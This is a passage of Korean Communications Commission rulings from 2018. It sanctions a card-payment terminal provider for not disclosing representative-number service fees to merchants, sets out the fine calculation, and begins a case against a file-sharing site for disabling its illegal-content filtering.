중대성이 약한 위반행위	시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적 회복이 이루어진 경우 등	1%이내

피심인은 영세 자영업자를 위해 종전 보다 저렴한 ‘1639서비스’를 도입하고 약관에 반영하였음에도 불구하고, ‘12년 10월 이후 방송통신위원회 사실조사 전까지 5년이라는 장기간 동안 이를 이용자에게 설명하거나 고지하지 않아, ‘1639 서비스’ 도입 취지를 왜곡한 점, 관련 서비스 이용자인 카드 가맹점의 피해규모가 광범위하고 피해회복이 이루어지지 않은 점 등을 종합적으로 고려하여, 과징금 기준금액 부과기준율은 세부기준 제4조제1항 [별표1]에 따른 ‘매우 중대한 위반 행위’로 본다. 따라서, 부과 기준금액은 피심인의 관련매출액 원(원단위 절사)의 100분의 2를 적용하여 원으로 한다.

다. 필수적 가중·감경

과징금 부과기준 제7조제1항 단서에 따라 가중사유는 해당사항 없으며, 동일한 위반행위로 위반행위의 종료일을 기준 최근 3년간 방송통신위원회로부터 과징금 처분을 받은 적이 없으므로 제7조제1항 [별표3](Ⅱ.3)에 따라 부과기준금액의 100분의 10에 해당하는 원을 감경한다.

라. 추가적 가중·감경

과징금 부과기준 제8조[별표4]에 따라 방송통신위원회 조사에 적극 협력한 점을 고려하여 필수적 감경을 거친 금액 원에서 100분의 20에 해당하는 원을 감경한 원으로 한다.

2. 과징금의 결정

피심인의 「전기통신사업법」 제50조제1항 위반행위에 대한 과징금은 같은 법 시행령 제46조제1항[별표6] 및 과징금 부과기준(방송통신위원회 고시 제2016-11호)에 따라 상기와 같이 단계별로 산출한 금액 원이 전기통신사업법 시행령 제46조제1항[별표6]에서 정한 과징금 부과 상한액인 '관련 매출액의 100분의 1'인 원을 초과하므로 과징금 부과 상한액을 적용하여 원으로 하고, 전기통신사업법 금지행위 위반에 대한 과징금 산정 실무요령에 따라 최종 과징금 산출액이 1억원 미만인 경우 십만원 미만은 절사하여 원을 최종 과징금으로 결정한다.

< 최종 과징금 부과 내역 >

㉠관련 매출액 (3년 연평균)	㉡기준금액 (㉠의 2%)	㉢필수적 가중· 감경을 거친 금액(㉡에서 10%감경)	㉣추가적 가중· 감경을 거친 금액(㉢에서 20%감경)	최종 과징금 (㉠의 1%, 상한액)

※ '전기통신사업법 금지행위 위반에 대한 과징금 산정 실무요령'에 따라 원단위 미만은 절사하고, 최종 과징금이 1억원 미만인 경우 십만원 미만은 절사

VI. 결론

피심인의 「전기통신사업법」 위반행위에 대하여 같은 법 제52조 및 제53조에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정조치 명령 및 과징금 부과 처분에 불법이 있는 경우, 「행정심판법」 제23조 내지 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판 청구 또는 관할법원에 행정소송을 제기할 수 있다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

2 벤처업자(14개사)의 대표번호 카드결제서비스 관련 전기통신사업법 위반

방 송 통 신 위 원 회

심의·의결

안전번호 제2018-55-467호

안전명 대표번호 카드결제서비스 관련 전기통신사업법 위반행위에 대한
시정조치 등에 관한 건

피심인 한국정보통신(주)
서울특별시 중구 세종대로 39

의결연월일 2018. 10. 12.

주 문

1. 피심인은 전기통신사업자로서 카드 가맹점과 카드 결제용 단말기와 관련된 이용계약을 체결하거나 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우에 ‘대표번호서비스의 이용요금을 설명하거나 고지하지 아니한 행위’를 즉시 중지하여야 한다.
2. 피심인은 시정조치를 명령받은 날부터 3개월 이내에 아래와 같이 전기통신역무에 관한 업무처리절차를 개선하되, 구체적인 내용은 방송통신위원회와 사전에 협의하여야 한다.

가. 카드 결제용 단말기를 직접 판매하거나, 위탁 대리점(재위탁 포함)을 통해 카드 가맹점과의 이용계약을 체결할 때, 카드결제호 처리 시 부과되는 ‘대표번호 서비스’의 이용요금을 이용자에게 명확하게 설명하거나 고지하고, 관련 가입 신청서류의 교부 및 보관이 적절히 이루어지도록 필요한 조치를 하여야 한다.

3. 피심인은 제1항 내지 제2항의 시정조치를 명령 받은 사실을 시정명령을 받은 날부터 1개월 이내에 홈페이지 화면(전체화면 6분의 1 이상 크기의 팝업창)을 통해 이용자가 초기 접속 시 자동으로 볼 수 있도록 하거나 클릭을 하여 볼 수 있는 연결문서로 5일간(휴업일 포함) 게시하여야 한다. 이때, 구체적인 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.
4. 피심인은 시정조치를 명령받은 날부터 1개월 이내에 제1항 내지 제3항에 대한 시정조치 이행계획서를 작성하여 방송통신위원회에 제출하여야 한다.
5. 피심인은 각 시정조치 이행기간 만료 후 10일 이내에 시정조치 이행 결과를 방송통신위원회에 보고하여야 한다.
6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 14,100,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

I. 기초사실

한국정보통신(주)(이하 ‘피심인’이라 한다)은 「전기통신사업법」 제22조 및 같은 법 시행령 제29조에 따른 부가통신사업자로서(신고일: ‘90. 12. 29.) 카드 결제용 단말기를 가맹점에 제공하여 가맹점의 시내·시외전화서비스를 매개하고 있으며, 최근 3년간 매출액은 아래와 같다.

< 최근 3년간 매출액 현황 >

(금액단위 : 백만원)

구 분	2015년	2016년	2017년	3년간 평균

※ 자료출처 : 피심인 영업보고서 및 제출자료


II. 사실조사 결과

1. 조사배경

시내·시외전화 통신망을 이용하여 카드 결제서비스를 제공하는 부가서비스 형태의 지능망서비스인 ‘대표번호15)서비스(39원/3분, 부가세 제외)’보다 상대적으로 이용요금이 저렴한 ‘결제호처리서비스(24원/건당, 부가세 제외, 이하 ‘1639서비스’ 라고 한다)’ 요금제가 ‘12년 10월 출시되었으나, 5년이 지나도록 이를 이용하는 소상공인이 없다는 국회 지적 및 언론 보도16) 등에 따라

방송통신위원회는 ‘18. 4.18일부터 ‘18. 4.19일까지 피심인을 대상으로 ‘12년 10월부터 ‘17년 12월말까지의 기간 동안 대표번호서비스 및 결제호처리서비스 이용계약과 관련하여 「전기통신사업법」상 금지행위 위반여부가 없는지에 대해 관련 서비스 가입신청서, 협약서 등의 자료 분석과 담당자 인터뷰 등의 현장 조사를 실시하고, 다음과 같은 사실을 확인하였다.

< 참고 1 > 대표번호서비스 vs 1639서비스 비교



2. 행위사실

피심인은 카드 결제용 단말기 판매를 위한 대리점과 위탁(재위탁 포함) 계약을 체결할 때 또는 카드 가맹점과 직접 이용계약을 체결하거나 ‘17년 12월말 기준

15) ‘대표번호’란 기간통신사업자가 발신자(이용자)의 전화를 실제 수신자(가입자 : 법인 또는 개인)에게 연결해 주기 위한 가상의 전화번호(1588, 1544, 1600 등)로, 회선이용 가입자는 월정액 회선이용료(예, 회선당 8천원~1만1천원 등)를 납부하고, 발신자(이용자)는 대표번호 이용 시 시내·시외 통화료를 기간통신사업자에게 납부

16) “영세상인, 유선전화 카드결제 할인요금제 이용 0명...있는 줄도 몰라” (‘18. 1.17, 서울경제) 등

개 대리점(재위탁 포함)17)을 통해 개 카드 가맹점과 이용계약을 체결18)할 때, 피심인과 계약되어 있는 카드 가맹점이 카드 결제용 단말기를 이용하여 카드결제 관련 정보 조회 시에 발생하는 시내·시외전화서비스 기본요금 이외의 부가서비스 형태인 대표번호서비스 이용에 따른 부가통신요금(39원/3분, 부가세 제외)이 발생한다는 사실을 설명하거나 고지한 사실이 없었다.

< 참고 2 > 카드 결제서비스 관련 사업자별 계약 현황



아울러, 피심인은 2개 유선통신사업자와 대표번호서비스 이용계약을 체결할 때, 가맹점이 카드 결제용 단말기를 이용하여 신용카드 결제 관련 정보 조회 시에 발생하는 통화요금은 유선통신사업자가 각각 청구하고, 통신서비스를 이용하는 가맹점을 관리하는 등의 대가로 각각의 유선통신사업자로부터 수수료를 지급 받는다는 내용의 협정을 별도로 체결한 사실이 있다.

17) 전기통신사업법 제50조제2항은 전기통신사업자와의 협정에 따라 전기통신사업자와 이용자 간의 계약 체결 등을 대리하는 자가 제1항 제5호의2의 행위를 한 경우에 그 행위에 대하여 제52조제1항과 제53조를 적용할 때에는 전기통신사업자가 그 행위를 한 것으로 본다고 규정되어 있다.

18) 카드 가맹점과 임의의 가입 신청서(신용카드단말기 POS장비 등 계약서) 등을 통해 대표번호서비스 이용요금 안내 없이 단말기 요금, 카드결제 관리수수료 등의 사항만을 안내하고, 이용계약을 체결하고 있었다.

또한, 피심인은 대표번호서비스가 설정된 카드 결제용 단말기를 카드 가맹점에 판매하면서 전기통신사업법상 부가통신사업자로서 2개 유선통신사업자와의 별도 협정을 통해 가맹점의 대표번호서비스 이용에 따른 수수료 배분 등의 계약조건을 감안하여 피심인이 자체적으로 카드 결제용 단말기에 2개 유선통신사업자별로 통화연결 순위(예시- 1번 A통신사, 2번 B통신사.....)를 설정하여, '17년 12월말 기준 개 대리점(재위탁 포함)을 통해 개의 카드 가맹점과 이용계약을 체결한 사실이 있다.

III. 위법성 판단

1. 관련법 규정

「전기통신사업법」 제50조제1항제5의2호는 전기통신사업자가 이용자의 이익을 해치거나 해칠 우려가 있는 행위를 금지하면서, 같은 법 시행령 제42조제1항 [별표4] 5의2호 나목은 이용계약의 체결과 관련하여, 바목은 약정기간 만료와 관련하여 세부 유형 및 기준을 정하고 있다.

<전기통신사업법 관련 조항>

◇ 전기통신사업법 제50조(금지행위) ① 전기통신사업자는 공정한 경쟁 또는 이용자의 이익을 해치거나 해칠 우려가 있는 다음 각 호의 어느 하나에 해당하는 행위(이하 "금지행위"라 한다)를 하거나 다른 전기통신사업자 또는 제3자로 하여금 금지행위를 하도록 하여서는 아니된다.

5의2. 전기통신사업자가 이용자에게 이용요금, 약정 조건, 요금할인 등의 중요한 사항을 설명 또는 고지하지 아니하거나 거짓으로 설명 또는 고지하는 행위

◇ 전기통신사업법 시행령 제42조① [별표 4] 5의2. 이용자에게 중요한 사항을 설명 또는 고지하지 않거나 거짓으로 설명 또는 고지하는 행위

나. 이용계약을 체결할 때 사업자명, 이용요금, 지원금, 요금할인, 경품, 할부수수료, 보험료, 약정기간, 위약금, 손해배상, 결합판매 구성상품의 전체·개별 할인율 등의 약정 조건, 서비스 개시 전의 신청 철회권 행사방법 등 중요한 사항을 설명 또는 고지하지 않거나 거짓으로 설명 또는 고지하는 행위

<전기통신사업법 관련 조항>

바. 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우 이용자에게 약정기간 만료일, 약정기간 만료 후의 이용요금 및 이용조건, 이용계약이 자동으로 연장된 이후에 이용요금 할인 등 혜택을 받을 수 있는지 여부, 해지(결합판매 구성상품의 일부 해지를 포함한다) 시 위약금이 부과되지 않는 사실 등을 사전에 설명 또는 고지하지 않는 행위

※ 다만, '16. 1.27일 이전의 경우는 전기통신사업법제50조제1항제5호 및 같은 법 시행령 제42조제1항 [별표4] 5(나목. 4)에 해당한다.

2. 위법성 판단

가. 인정된 사실

피심인은 대표번호서비스가 설정된 카드 결제용 단말기를 개 대리점(재위탁 포함)을 통해 개의 카드 가맹점과 이용계약을 체결하면서 카드 결제용 단말기를 이용하여 카드결제 관련 정보 조회 시 발생하는 '대표번호서비스' 이용요금이 발생한다는 사실을 설명하거나 고지한 사실이 없다.

나. 피심인 주장 및 검토

피심인은 (1)유선통신사업자와의 제휴를 통해 가맹점에 카드단말기를 설치하는 업무만을 수행할 뿐이므로 전기통신사업자에 해당하지 않으며, (2)업무제휴 협정 등을 통해 유선통신사업자와 위탁(대리) 관계에 있으므로 고지 의무는 유선통신사업자에게 있고, (3)가맹점에 대한 대표번호서비스의 요금고지 의무는 대표번호서비스 요금을 부과하고 있는 유선통신사업자에게 있다고 주장하였다.

피심인의 주장 중 (1)을 살펴보면, 「전기통신사업법」 제2조에 따르면 「'전기통신설비'란 전기통신을 하기 위한 기계·기구·선로 또는 그 밖에 전기통신에 필요한 설비를 말하고(제2호), '전기통신역무'란 전기통신설비를 이용하여 타인의 통신을 매개하거나 전기통신설비를 타인의 통신용으로 제공하는 것을 말하고(제6호), '전기통신사업자'란 이 법에 따른 허가를 받거나 등록 또는 신고(신고가 면제된 경우를 포함한다)를 하고 전기통신역무를 제공하는 자를 말하고(제8호), '부가통신역무'란 기간통신역무 외의 전기통신역무를 말한다(제12호)」 라고 정의하고 있다.

피심인이 이용계약을 체결한 가맹점에 설치한 카드 결제용 단말기는 단말기에 설정된 대표번호서비스 회선을 통해 전기통신서비스 이용이 가능한 기계로 전기통신사업법제2조제2호에 의한 '전기통신설비'에 해당하며, 해당 단말기에 통화연결 순위를 설정하여 가맹점이 대표번호서비스 이용이 가능하도록 서비스를 제공하는 것은 '전기통신설비를 이용하여 타인의 통신을 매개하거나, 전기통신설비를 타인의 통신용으로 제공'하는 것이므로 피심인은 「전기통신사업법」상 전기통신설비를 이용하여 전기통신역무를 제공하는 전기통신사업자 중 부가통신사업자에 해당되므로 전기통신사업자로 볼 수 없다는 피심인 의견은 수용할 수 없다.

또한, 피심인 주장 중 (2)에 대해 살펴보면, 피심인이 유선통신사업자와 별도 체결한 '업무제휴 협약서 등'에는 가맹점 관리에 관한 수수료를 지급한다는 내용이 포함되어 있다. 하지만, 이는 가맹점이 단말기를 설치하는 경우 피심인이 여러 유선통신사업자의 대표번호서비스 발신번호 중 우선순위를 정하여 가맹점에 설치함에 따라 유선통신사업자가 대표번호서비스 회선 트래픽을 높이기 위하여 피심인이 가맹점을 관리하는 결과 등에 대해 별도의 수수료를 지급한다는 내용으로 유선통신사업자와 가맹점 간의 이용계약 체결을 피심인이 대리하는데 따른 서비스 위탁에 따른 수수료 지급으로는 볼 수 없을 뿐만 아니라, 피심인이 모집한 가맹점 정보를 유선통신사업자가 관리하지 않은 점 등을 감안 할 때 유선통신사업자와 피심인의 관계를 「전기통신사업법」 제50조제2항에 의한 대리관계로 보기는 어렵다.

피심인 주장 중 (3)을 살펴보면, 유선통신사업자는 피심인과의 별도 협정에 따라 대표번호서비스 과금 업무만을 수행하고 있으며 카드 가맹점과의 계약 당사자가 아니다. 따라서, 대표번호서비스의 이용요금을 설명하거나 고지해야 하는 책임은 유선통신사업자로부터 제공받은 대표번호서비스 회선을 카드 결제용 단말기 제공과 연계하여 카드결제 서비스를 이용할 가맹점을 모집하고, 해당 가맹점과 직접 대표번호서비스에 관한 이용계약을 체결하는 피심인에게 있다.

다. 판단

피심인이 카드 가맹점과 카드결제를 위한 대표번호서비스 이용계약을 체결하면서, 가맹점이 시내·시외전화를 이용하여 카드결제를 처리 할 때 시내·시외전화

서비스의 기본요금 이외에 대표번호서비스 이용에 따른 부가통신요금으로 3분당 39원(부가세 제외)이 별도로 부과된다는 사실을 사전에 설명하거나 고지하지 않은 행위는 이용자의 계약 체결 내지 지속적인 서비스의 이용에 직접적인 영향을 미칠 수 있는 이용요금 및 이용조건 등 중요사항에 대한 고지 의무를 소홀히 하여 이용자의 이익을 현저히 해치는 방식으로 전기통신서비스를 제공한 것으로 현행 전기통신사업법 제50조제1항제5의2호 및 같은 법 시행령 제42조제1항〔별표4〕5의2(나·바목)【‘16. 1.27일 전기통신사업법 개정 이전에는 제50조제1항제5호 및 같은 법 시행령 제42조제1항〔별표4〕5(나목.4)】을 위반한 것으로 인정된다.

IV. 시정조치

1. 금지행위의 중지

「전기통신사업법」 제52조제1항제6호에 따라 피심인은 전기통신사업자로서 카드 가맹점과 카드 결제용 단말기와 관련된 이용계약을 체결하거나 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우에 ‘대표번호서비스의 이용요금을 설명하거나 고지하지 아니한 행위’를 즉시 중지하여야 한다.

2. 업무 처리절차의 개선

피심인은 「전기통신사업법」 제52조제1항제9호에 따라 시정조치를 명령받은 날부터 3개월 이내에 아래와 같이 전기통신역무에 관한 업무처리절차를 개선하되, 구체적인 내용은 방송통신위원회와 사전에 협의하여야 한다.

가. 카드 결제용 단말기를 직접 판매하거나, 위탁 대리점(재위탁 포함)을 통해 카드 가맹점과의 이용계약을 체결할 때, 카드결제호 처리 시 부과되는 ‘대표번호서비스’의 이용요금을 이용자에게 명확하게 설명하거나 고지하고, 관련 가입 신청서류의 교부 및 보관이 적절히 이루어지도록 필요한 조치를 하여야 한다.

3. 시정조치를 명령받은 사실의 공표

피심인은 「전기통신사업법」 제52조제1항제7호 및 같은 법 시행령 제44조의2에 따라 제1항 내지 제2항의 시정조치를 명령 받은 사실을 시정명령을 받은 날부터 1개월 이내에 홈페이지 화면(전체화면 6분의 1 이상 크기의 팝업 창)을 통해 이용자가 초기 접속 시 자동으로 볼 수 있도록 하거나 클릭을 하여 볼 수 있는 연결 문서로 5일간(휴업일 포함) 게시하여야 한다. 이때, 구체적 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.

< 공표문안(예시) >

**(주)○○○은 전기통신사업법 위반을 이유로
시정명령을 받은 사실이 있음**

저희 회사(○○○)는 방송통신위원회로부터 전기통신사업자로서 카드 가맹점과 카드 결제용 단말기와 관련된 이용계약을 체결하거나 약정기간 만료에 따라 이용계약이 자동으로 연장되는 경우에 ‘대표번호서비스의 이용요금을 설명하거나 고지하지 아니한 행위’가 「전기통신사업법」 제50조제1항제5의2호를 위반하였다는 이유로 시정명령을 받은 사실이 있습니다.

2018년 월 일
대표이사 ○○○

4. 이행계획서의 제출

피심인은 「전기통신사업법」 제52조제1항제11호 및 같은 법 시행령 제44조제1호에 따라 시정조치를 명령받은 날부터 1개월 이내에 위 **IV. 1. 내지 3.**의 시정조치를 이행하기 위한 이행계획서를 작성하여 방송통신위원회에 제출하여야 한다.

5. 이행 결과의 보고

피심인은 「전기통신사업법」 제52조제1항제11호 및 같은 법 시행령 제44조제2호에 따라 각 시정조치 이행기간 만료 후 10일 이내에 시정조치 이행 결과를 방송통신위원회에 보고하여야 한다.

V. 과징금 부과

피심인의 「전기통신사업법」 제50조제1항 위반에 대한 과징금은 같은 법 제53조 제1항, 같은 법 시행령 제46조제1항 [별표6] (위반행위의 종류별 과징금 부과 상한액 및 산정기준)에 따라 다음과 같이 부과한다.

1. 과징금 상한액 및 기준 금액

가. 과징금 상한액

피심인의 「전기통신사업법」 제50조제1항을 위반한 과징금 상한액은 같은 법 제53조제1항, 시행령 제46조제1항 [별표6]에 의한 “금지행위 위반에 대한 과징금 부과 세부기준” (방송통신위원회고시 제2016-11호, 이하 ‘과징금 부과기준’이라 한다) 제3조제1항에 따라 피심인의 금지행위와 관련된 전기통신역무의 직전 3개 사업연도의 연평균 매출액의 100분의 1 이하에 해당하는 금액으로 정하고 있다.

나. 기준금액

과징금 부과기준 제6조제1항제1호 및 제2호는 위반행위로 인하여 영향을 받은 관련매출액의 경우 위반 전기통신사업자의 위반기간동안 위반행위로 인해 직접적으로 영향을 받는 서비스의 매출액으로 하되, 관련매출액 산정 시 서비스의 범위는 전기통신사업 회계분리기준 제3조에 따른 위반행위로 인하여 직접적으로 영향을 받는 서비스 제공 상대방 등을 고려하여 판단하되, 위반행위가 해당 부가 서비스 등 특정 영역에 국한하여 발생하고, 그 영향도 그 영역에 한정된다고 인정되는 경우에는 그 영역으로 한정하여 관련 매출액을 산정하도록 정하고 있다.

따라서, 피심인의 위반행위와 관련한 매출액은 아래와 같이 유선통신사업자와 협정을 통해 가맹점이 이용한 ‘대표번호서비스’ 정산액으로 한다.

< 피심인 최근 3년간 매출액 현황 >

(금액단위 : 백만원)

구 분	2015년	2016년	2017년	3년 평균

※ 자료출처 : 피심인 영업보고서 및 제출자료

아울러, 위반행위의 중대성의 정도를 판단함에 있어 피심인의 경우 금지행위 중 관련 매출액 산정이 가능한 경우로서 과징금 부과기준 제4조제1항 [별표1]은 해당 위반행위의 시장에 미치는 영향, 피해 중대성 및 범위, 이용자 피해회복 여부 등을 종합적으로 고려하여 판단하여야 한다.

< 기준금액 부과기준율 및 중대성 정도 판단 시 고려 사유 >

중대성의 정도	고려 사유	부과기준율
매우 중대한 위반행위	시장의 본질적인 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등	2~3%
중대한 위반행위	시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우 등	1~2%
중대성이 약한 위반행위	시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적 회복이 이루어진 경우 등	1%이내

피심인은 조사대상기간('12.10월~'17년도말) 인 지난 5년동안 대표번호서비스 제공과 관련된 이용계약을 체결하면서, 중요 정보인 이용요금에 대해 이용자에게 한번도 설명하거나 고지하지 않아, 이용환경 및 조건에 적합한 서비스를 선택하여 이용할 수 있는 이용자의 이익을 크게 훼손하였다. 특히, 3분당 39원(부가세 제외) 이 부과되는 '대표번호서비스'를 이용하던 가맹점의 통신요금 경감을 위해 '12년 10월부터 건당 24원(부가세 제외)이 부과되어 종전 보다 저렴한 '1639서비스'를 도입하였으나, 피심인이 가맹점에게 명확하게 대표번호서비스 이용요금에 대해 설명하거나 고지하지 않아 가맹점 입장에서는 신규 서비스와 비교하여 선택할 수 없어 '1639서비스'의 도입 취지가 훼손되는 결과를 초래하였다. 따라서, 관련 서비스 이용자인 가맹점의 피해규모가 광범위하고, 피해회복이 이루어지지 않은 점 등을 종합적으로 고려하여 과징금 기준금액 부과기준율은 세부기준 제4조제1항

[별표1]에 따른 ‘매우 중대한 위반행위’로 부과 기준금액은 피심인의 관련 매출액 원(원단위 절사)의 100분의 2를 적용하여 원으로 한다.

다. 필수적 가중·감경

과징금 부과기준 제7조제1항 단서에 따라 가중사유는 해당사항이 없으며, 동일한 위반행위로 위반행위의 종료일을 기준 최근 3년간 방송통신위원회로부터 과징금 처분을 받은 적이 없으므로 제7조제1항 [별표3](Ⅱ.3)에 따라 부과기준금액의 100분의 10에 해당하는 원을 감경한다.

라. 추가적 가중·감경

과징금 부과기준 제8조[별표4]에 따라 방송통신위원회 조사에 적극 협력한 점을 고려하여 필수적 감경을 거친 금액 원에서 100분의 20에 해당하는 원을 감경한 원으로 한다.

2. 과징금의 결정

피심인의 「전기통신사업법」 제50조제1항 위반행위에 대한 과징금은 같은 법 시행령 제46조제1항[별표6] 및 과징금 부과기준(방송통신위원회 고시 제2016-11호)에 따라 상기와 같이 단계별로 산출한 금액 원이 전기통신사업법 시행령 제46조제1항[별표6]에서 정한 과징금 부과 상한액인 ‘관련 매출액의 100분의 1’인 원을 초과하므로 과징금 부과 상한액을 적용하여 원으로 하고, 전기통신사업법 금지행위 위반에 대한 과징금 산정 실무요령에 따라 최종 과징금 산출액이 1억원 미만인 경우 십만원 미만은 절사하여 원을 최종 과징금으로 결정한다.

< 최종 과징금 부과 내역 >

㉠관련 매출액 (3년 연평균)	㉡기준금액 (㉠의 2%)	㉢필수적 가중· 감경을 거친 금액(㉡에서 10%감경)	㉣추가적 가중· 감경을 거친 금액(㉢에서 20%감경)	최종 과징금 (㉠의 1%, 상한액)

※ ‘전기통신사업법 금지행위 위반에 대한 과징금 산정 실무요령’에 따라 원단위 미만은 절사하고, 최종 과징금이 1억원 미만인 경우 십만원 미만은 절사

VI. 결론

피심인의 「전기통신사업법」 위반행위에 대하여 같은 법 제52조 및 제53조에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정조치 명령 및 과징금 부과 처분에 불법이 있는 경우, 「행정심판법」 제23조 내지 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판 청구 또는 관할법원에 행정소송을 제기할 수 있다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

4. 특수유형부가통신사업자의 전기통신사업법 위반행위(10.25)

1. 개 요

방송통신위원회는 '18.10.25(목) 전체회의를 개최하여, (주)위드디스크에 대하여 전기통신사업법 제22조의3에 따른 불법음란정보 유통방지 관련 기술적조치 의무를 불성실하게 이행한 행위에 대하여 시정명령 및 총 1,050만원의 과태료를 부과하기로 하였다.

이번조사는 '18년 5~6월까지 전체 51개 특수유형부가통신사업자를 대상으로 모니터링을 실시한 결과, 전기통신사업법 제22조의3에 따른 불법음란정보 유통방지 관련 기술적조치 의무를 불성실하게 이행한 것으로 판단되는 8개 사업자*들에 대한 현장점검('18. 7~8.)을 실시하였다.

* 불법음란물을 표본으로 송수신(업·다운로드) 차단을 점검한 결과, 자동 차단(필터링) 조치가 미작동(무력화) 하거나 불법음란물 유통량이 많은 사업자들을 선정

그 결과, (주)위드디스크(1개사)가 '18년 5월 3일부터 불법음란정보 차단을 위한 필터링 조치를 해제하고 현재('18.10.18.)까지 적용하지 않는 등 기술적조치 의무를 위반한 것으로 확인되었다.

이에 따라, 방송통신위원회는 (주)위드디스크에 대하여 시정명령 및 과태료 1,050만원을 부과하는 한편, 경찰청에 수사를 의뢰하는 한편, 과기정통부장관에 사업의 등록취소를 요청하였다.

2. 관련 사례

1 특수유형부가통신사업자의 불법정보 유통방지 의무 위반 행위

방 송 통 신 위 원 회

심의 · 의결

안건번호 제2018 - 58 - 477호

안 건 명 전기통신사업법 위반 특수유형부가통신사업자에 대한 시정조치에 관한 건

피 심 인 (주)위드디스크

의 결 일 2018. 10. 25.

주 문

1. 피심인은 특수한 유형의 부가통신사업을 경영함에 있어서 「전기통신사업법」 제22조의3에 따라 이용자가 불법음란정보를 송수신하는 것을 제한하는 조치 등 기술적 조치를 하여야 한다.
2. 피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 그 실시 결과(불법 음란정보 차단 필터링 적용 조치의 이행 결과 등)를 포함한 불법음란정보의 유통 방지를 위한 재발방지대책(불법음란정보 차단을 위한 사업자의 자체 모니터링 운영계획 등)을 수립하여 처분통지를 받은 날로부터 7일 이내에 방송통신위원회에 제출하여야 한다.

3. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 10,500,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

라. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 「전기통신사업법」 제22조제2항 및 제22조의3제1항에 따라 다른 사람들 상호간에 컴퓨터를 이용하여 저작물을 전송하도록 하는 것을 주된 목적으로 하는 온라인서비스 제공자의 부가통신역무를 제공하는 사업을 경영하기 위하여 과학기술정보통신부장관에게 등록한 자(이하 '특수유형부가통신사업자 중 제2조제13호가목에 해당하는 역무를 제공하는 자')로서 2018년 1월 17일부터 피심인이 운영하는 웹사이트(withdisk.net)를 통해 온라인 콘텐츠 서비스를 제공하고 있다.

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 2018년 5~6월 전체 51개 특수유형부가통신사업자를 대상으로 「전기통신사업법」 제22조의3에 따른 불법음란정보 유통 방지를 위한 기술적 조치 이행 여부를 모니터링한 결과, 피심인이 기술적 조치를 불성실하게 이행하는 것으로 의심되어 현장점검 대상 사업자로 선정하였다.

